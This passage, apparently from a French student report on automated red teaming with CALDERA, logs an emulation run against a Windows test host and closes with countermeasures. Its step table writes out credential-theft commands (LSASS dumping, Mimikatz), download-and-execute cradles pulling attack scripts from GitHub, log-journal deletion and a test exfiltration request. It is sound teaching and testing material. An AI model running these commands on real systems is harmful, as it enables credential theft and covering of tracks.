


FIGURE 29: AJOUTER UNE CAPACITE A L'ADVERSAIRE

Nous confirmons également sur le serveur CALDERA que la connexion a réussi sur la section agents de CALDERA. Lorsqu'un agent est exécuté avec succès et communique avec la Caldera, cela ressemblera à la capture d'écran :




FIGURE 30: CONNEXION REUSSI LE SERVEUR CALDERA

Nous avons obtenu un résultat sous forme de document pdf et json :

4.1: Document PDF

Dans cette partie nous allons présenter des métadonnées générales sur les opérations sélectionnées ainsi que des vues graphiques des opérations, les techniques et tactiques utilisées, et les faits découverts par les opérations. Les sections suivantes incluent un examen plus approfondi de chaque opération spécifique exécutée.

4.1.1: Agents

Le tableau ci-dessous (tableau 2) affiche des informations sur les agents utilisés. La patte d'un agent est l'identifiant unique, ou empreinte de patte, d'un agent. Sont également inclus le nom d'utilisateur de l'utilisateur qui a exécuté l'agent, le niveau de privilège du processus de l'agent et le nom de l'exécutable de l'agent.

TABLEAU 2: INFORMATIONS SUR LES AGENTS

Paw	Host	Platform	Username	Privilege	Executable
czoxny	DESKTOP-CAL2KD4	windows	DESKTOP-CAL2KD4\HP	User	splunkd.exe

4.1.2: Graphique du chemin d'attaque

Ce graphique affiche le chemin d'attaque des hôtes compromis par CALDERA. Les hôtes source et cible sont connectés par la méthode d'exécution utilisée pour démarrer l'agent sur l'hôte cible




FIGURE 31: GRAPHIQUE DU CHEMIN D'ATTAQUE

4.1.3: Graphique des étapes

Il s'agit d'un affichage graphique des agents connectés au commandement et contrôle (C2), des opérations exécutées et des étapes de chaque opération en relation avec les agents.




FIGURE 32: GRAPHIQUE DES ETAPES

4.1.4: Graphique Tactique

Ce graphique affiche l'ordre des tactiques exécutées par l'opération :




FIGURE 33: GRAPHIQUE TACTIQUE

4.1.5: Graphique technique

Ce graphique affiche l'ordre des techniques exécutées par l'opération.




FIGURE 34: GRAPHIQUE TECHNIQUE

4.1.6: Graphique des faits

Ce graphique affiche les faits découverts par les opérations exécutées. Les faits sont rattachés à l'opération où ils ont été découverts. Des faits sont également attachés aux faits qui ont conduit à leur découverte. Pour des raisons de lisibilité, seuls les 15 premiers faits découverts dans une opération sont inclus dans le graphique.




FIGURE 35: GRAPHIQUE DES FAITS

4.1.7: Tactiques et Techniques

Le tableau ci-dessous représente les informations d'attaque technique et tactique

TABLEAU 3: ATTAQUE TECHNIQUE ET TACTIQUE

Tactics	Techniques	Abilities
Credential-access	T1552.002: Unsecured Credentials: Credentials in Registry T1003.001: OS Credential Dumping: LSASS Memory	test w Enumeration for PuTTY Credentials in Registry Credentials in Registry - HKCU Credentials in Registry - HKLM Enumeration for Credentials in Registry Dump LSASS.exe Memory using NanoDump LSASS read with pypykatz Dump LSASS.exe Memory using Out-Minidump.ps1 Dump LSASS.exe Memory using comsvcs.dll Dump LSASS.exe using imported Microsoft DLLs Dump LSASS with createdump.exe from .Net v5 Powershell Mimikatz Dump LSASS.exe Memory using direct system calls and API unhooking Offline Credential Theft With Mimikatz Dump LSASS.exe Memory using ProcDump Create Mini Dump of LSASS.exe using ProcDump
Defense-evasion	T1070: Indicator Removal on Host	test w Indicator Removal using FSUtil
Exfiltration	T1020: Automated Exfiltration	test w IcedID Botnet HTTP PUT
Lateral-movement	T1021.001: Remote Services: Remote Desktop Protocol	test w Changing RDP Port to Non Standard Port via Powershell Changing RDP Port to Non Standard Port via Command_Prompt

4.1.8: Étapes du test de fonctionnement W

Le tableau ci-dessous affiche des informations détaillées sur les étapes suivies dans une opération et si l'exécution de la commande a découvert des faits.

TABLEAU 4: DES INFORMATIONS DETAILLEES SUR LES ETAPES

Time	Status	Agent	Name	Command	Facts
2023-05-29 T14:18:29Z	failure	czoxny	Changing RDP Port to Non Standard Port via Powershell	Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -name "PortNumber" -Value 4489; New-NetFirewallRule -DisplayName 'RDPPORTLatest-TCP-In' -Profile 'Public' -Direction Inbound -Action Allow -Protocol TCP -LocalPort 4489	No
2023-05-29 T14:19:06Z	failure	czoxny	Changing RDP Port to Non Standard Port via Command_Prompt	reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 4489 -f && netsh advfirewall firewall add rule name="RDPPORTLatest-TCP-In" dir=in action=allow protocol=TCP localport=4489	No
2023-05-29 T14:20:09Z	failure	czoxny	Indicator Removal using FSUtil	fsutil usn deletejournal /D C:	No
2023-05-29 T14:20:59Z	failure	czoxny	IcedID Botnet HTTP PUT	$fileName = "C:\temp\T1020_exfilFile.txt"; $url = "https://google.com"; $file = New-Item -Force $fileName -Value "This is ART IcedID Botnet Exfil Test"; $contentType = "application/octet-stream"; try {Invoke-WebRequest -Uri $url -Method Put -ContentType $contentType -InFile $fileName} catch{}	No
2023-05-29 T14:21:33Z	failure	czoxny	Enumeration for PuTTY Credentials in Registry	reg query HKCU\Software\SimonTatham\PuTTY\Sessions /t REG_SZ /s	No
2023-05-29 T14:22:28Z	success	czoxny	Credentials in Registry - HKCU	reg query HKCU /f password /t REG_SZ /s	No
2023-05-29 T14:24:05Z	success	czoxny	Credentials in Registry - HKLM	reg query HKLM /f password /t REG_SZ /s	No
2023-05-29 T14:24:45Z	success	czoxny	Enumeration for Credentials in Registry	reg query HKLM /f password /t REG_SZ /s && reg query HKCU /f password /t REG_SZ /s	No
2023-05-29 T14:25:16Z	failure	czoxny	Dump LSASS.exe Memory using NanoDump	%temp%\nanodump.x64.exe -w "%temp%\nanodump.dmp"	No
2023-05-29 T14:26:17Z	failure	czoxny	LSASS read with pypykatz	pypykatz live lsa	No

Time	Status	Agent	Name	Command	Facts
2023-05-29 T14:26:54Z	failure	czoxny	Dump LSASS.exe Memory using Out-Minidump.ps1	[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); get-process lsass | Out-Minidump	No
2023-05-29 T14:27:34Z	success	czoxny	Dump LSASS.exe Memory using comsvcs.dll	C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).id $env:TEMP\lsass-comsvcs.dmp full	No
2023-05-29 T14:28:37Z	failure	czoxny	Dump LSASS.exe using imported Microsoft DLLs	if (Test-Path 'C:\Windows\Temp\xordump.exe') { ; } else {[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest "https://github.com/audiblebilink/xordump/releases/download/v0.0.1/xordump.exe" -OutFile C:\Windows\Temp\xordump.exe}; ; C:\Windows\Temp\xordump.exe -out C:\Windows\Temp\lsass-xordump.t1003.001.dmp -x 0x41	No
2023-05-29 T14:29:18Z	failure	czoxny	Dump LSASS with createdump.exe from .Net v5	$exePath = resolve-path "$env:ProgramFiles\dotnet\shared\Microsoft.NETCore.App\5*\createdump.exe"; & "$exePath" -u -f $env:Temp\dotnet-lsass.dmp (Get-Process lsass).id	No
2023-05-29 T14:30:08Z	failure	czoxny	Powershell Mimikatz	IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds	No
2023-05-29 T14:30:47Z	failure	czoxny	Dump LSASS.exe Memory using direct system calls and API unhooking	PathToAtomicsFolder\T1003.001\bin\Outflank-Dumpert.exe	No
2023-05-29 T14:31:40Z	failure	czoxny	Offline Credential Theft With Mimikatz	PathToAtomicsFolder\T1003.001\bin\x64\mimikatz.exe "sekurlsa::minidump %tmp%\lsass.DMP" "sekurlsa::logonpasswords full" exit	No
2023-05-29 T14:32:20Z	failure	czoxny	Dump LSASS.exe Memory using ProcDump	PathToAtomicsFolder\T1003.001\bin\procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass_dump.dmp	No

Time	Status	Agent	Name	Command	Facts
	collected	czoxny	Create Mini Dump of LSASS.exe using ProcDump	PathToAtomicsFolder\T1003.001\bin\procdump.exe -accepteula -mm lsass.exe C:\Windows\Temp\lsass_dump.dmp	No

4.2: Document JSON

JSON est un format d'échange de données dont la syntaxe s'inspire des objets littéraux JavaScript bien que JSON n'appartienne pas au JavaScript.

JSON peut représenter des nombres, des booléens, des chaînes, la valeur null, des séquences de valeurs ordonnées, des objets, etc. JSON ne représente pas nativement des types de données plus complexes tels que des fonctions, des expressions régulières, des dates, etc.

FIGURE 36: EXEMPLE DE DONNEES AU FORMAT JSON

5. Contre-mesures

Diverses contre-mesures pour empêcher les attaques par mot de passe peuvent être déployés. Par exemple, renforcer le mot de passe en évitant d'utiliser un mot de passe comme la date de naissance ou tout ce que quelqu'un pourrait deviner.

Il est recommandé également d'éviter d'utiliser un mot de passe qui se trouve dans le dictionnaire.

Les attaques par force brute peuvent être évitées en créant un mot de passe très long et en utilisant de nombreux chiffres et caractères impairs. Plus le mot de passe est long, plus il faut de temps au pirate pour déchiffrer le mot de passe.

Le chiffrement intégral du disque peut empêcher un intrus d'accéder au système d'exploitation et aux mots de passe stockés sur le système.

Activez l'audit de sécurité pour surveiller et suivre les attaques par mot de passe.

Pour les attaques d'exfiltration de données, le contrôle d'accès est un mécanisme qui peut être utilisé pour s'assurer que les personnes autorisées ont l'accès approprié aux données de l'entreprise. Il s'agit d'une restriction sélective de l'accès aux données et se compose de deux éléments : l'authentification et l'autorisation. Alors que l'authentification est destinée à vérifier qu'un utilisateur est celui qui prétend l'être, l'autorisation garantit que cet utilisateur n'a accès qu'aux services qu'il est autorisé à utiliser. Cette fonctionnalité de sécurité est également connue sous le nom de moindre privilège et permet aux utilisateurs d'accéder au moins de ressources possibles nécessaires à leur tâche. L'exfiltration peut impliquer aussi des méthodes stéganographiques dans lesquelles les informations sensibles peuvent être cachées dans toute réponse sortante à une requête, un fichier, etc. dans un fichier vidéo dans les trames de données ou l'audio, etc.

6. Conclusion

Dans ce chapitre, nous avons procédé à l'analyse d'une attaque réelle appliquée à Caldera... Pour ce faire, nous avons appliqué dans un premier temps les différentes étapes que nous avons détaillées au deuxième chapitre. Nous avons également présenté des contre mesures a déployer pour empêcher ces scenarios d'attaques.

Conclusion & perspectives

La défense des réseaux contre les attaques intelligentes automatisées nécessite des solutions défensives avancées. L'utilisation de solutions défensives peut être nécessaire pour lutter contre les menaces les plus avancées. Le manque de données de formation variées est un défi important qui empêche les entreprises de déployer des défenses. La collecte de suffisamment de données d'attaque est coûteuse et souvent irréalisable. Un agent red teaming intelligent capable d'effectuer des attaques réalistes sur les réseaux peut atténuer le problème. Cependant, il existe peu de preuves scientifiques de la faisabilité d'attaques entièrement automatisées.

Dans ce travail, nous avons démontré qu'il est plausible d'automatiser certaines activités de red teaming. Nous avons modélisé une tâche d'équipe rouge commune, l'escalade de privilèges locaux, en tant que processus de décision de Markov partiellement observable et résolvons le problème

Nous concevons un état d'agent et un espace d'action qui permettent d'atteindre le résultat souhaité.

Plusieurs améliorations restent envisageables dans ce travail, ces améliorations touchent essentiellement l'extensibilité de notre travail pour prendre en charge d’autres fonctionnalités.

Les techniques d'intelligence artificielle peuvent être utilisées dans ce travail à l'avenir pour améliorer les performances au travail

Références Bibliographiques

1. https://socradar.io/what-is-red-teaming-and-how-does-it-work/
2. https://www.wizlynxgroup.com/ch/fr/cybersecurite-suisse/evaluations-red-team
3. https://www.secura.com/services/information-technology/vapt/red-teaming#process
4. https://attack.mitre.org/tactics/TA0006/#:~:text=Credential%20Access%20consists%20of%20techniques,include%20keylogging%20or%20credential%20dumping.
5. https://www.crowdstrike.fr/cybersecurity-101/lateral-movement/#:~:text=L'expression%20%C2%AB%20lateral%20movement%20%C2%BB,autres%20ressources%20de%20grande%20valeur.
6. https://www.crowdstrike.fr/cybersecurity-101/data-exfiltration/
7. MITRE Coprporation. Privilege Escalation. Retrieved: 2019-02-10. url: https://attack.mitre.org/tactics/TA0004/.
8. MITRE Coprporation. Defense Evasion. Retrieved: 2019-02-10. url: https://attack.mitre.org/tactics/TA0005/.
9. European Central Bank. TIBER-EU Framework. url: https://www.ecb.europa.eu/pub/pdf/other/ecb.tiber_eu_framework.en.pdf (visited on Mar. 22, 2021).
10. The Association of Banks in Singapore. Red team: Adversarial Attack Simulation Exercices - guidelines for the Financial Industry in Singapore. url: https://abs.org.sg/docs/library/abs- red- team- adversar ial-attack-simulation-exercises-guidelines-v1-06766a69f299c 69658b7dff00006ed795.pdf (visited on Apr. 3, 2021).
11. Jonas Bauters. Thoughts on Red Team Nomenclature. url: https : / / blog.nviso.eu/2020/01/23/thoughts- on- red- team- nomenclature/ (visited on Jan. 3, 2022).
12. Eric M Hutchins, Michael J Cloppert, Rohan M Amin, et al. 'Intelligencedriven computer network defense informed by analysis of adversary campaigns and intrusion kill chains.' In: Leading Issues in Information Warfare & Security Research 1.1 (2011), p. 80.
13. Blake E Strom, Andy Applebaum, Doug P Miller, Kathryn C Nickels, Adam G Pennington, and Cody B Thomas. 'Mitre att&ck: Design and philosophy.' In: Technical report (2018).
14. Paul Pols and Jan van den Berg. 'The unified kill chain.' In: Cyber Security Academy (2017).